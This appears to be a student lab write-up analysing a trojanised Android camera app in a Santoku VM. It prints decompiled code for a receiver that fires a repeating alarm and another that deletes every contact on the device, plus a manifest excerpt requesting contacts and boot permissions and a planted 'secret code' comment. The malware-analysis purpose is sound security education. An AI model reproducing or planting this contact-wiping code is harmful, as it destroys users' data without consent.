
    public Context peekAvailableContext()
    {
        return this.mContext;
    }

    public void removeOnContextAvailableListener(OnContextAvailableListener paramOnContextAvailableListener)
    {
        this.mListeners.remove(paramOnContextAvailableListener);
    }
}
```



Have gone through all the jar files code, observed that the below jar file is trying to access the contacts, looks like a kind of malicious.

Santoku [Running] - Oracle VM VirtualBox



Next coming to the available jar files:

```
package edu.uc.cs.androidsecurity.trojan;
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;

import java.util.Calendar;

public class StartAttack extends BroadcastReceiver {
    int count = 0;
    Calendar cal = Calendar.getInstance();
    long TIME = 1000;

    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("StartAttack", "onReceive");
        AlarmManager service = (AlarmManager)context.getSystemService(Context.ALARM_SERVICE);
        Intent i = new Intent(context, RunTrojan.class);
        //i.setAction("android.trojan.action.BC_ACTION");
        PendingIntent pending = PendingIntent.getBroadcast(context, 0, i, PendingIntent.FLAG_CANCEL_CURRENT);
        service.setInexactRepeating(AlarmManager.RTC_WAKEUP, cal.getTimeInMillis(), TIME, pending);
        Log.i("StartAttack", count++ + " times");
    }
}
```

```

package edu.uc.cs.androidsecurity.trojan;
import android.content.BroadcastReceiver;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;
import android.util.Log;

public class RunTrojan extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("LOG", "deleteContacts");
        ContentResolver contentResolver = context.getContentResolver();
        Cursor cursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (cursor.moveToNext()) {
            String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
            Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            Log.i("LOG", uri.toString());
            contentResolver.delete(uri, null, null);
        }
    }
}

```

It looks like the above tries to access and start attacking and next calling to delete the contacts, which seems to be the malware application

And the secret code: ABC123

```

File Edit Tabs Help
<!--secret code is: ABC123-->
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.
sourceforge.opencamera" platformBuildVersionCode="31" platformBuildVersionName="12">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true"
    <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.BLUETOOTH_SCAN" android:usesPermissionFlags="auto"/>
    <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
    <uses-permission android:maxSdkVersion="28" android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.microphone" />
    <uses-feature android:name="android.hardware.bluetooth_le" android:required="false"/>
    <queries>
        <intent>
            <action android:name="android.intent.action.TTS_SERVICE"/>
        </intent>
    </queries>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

```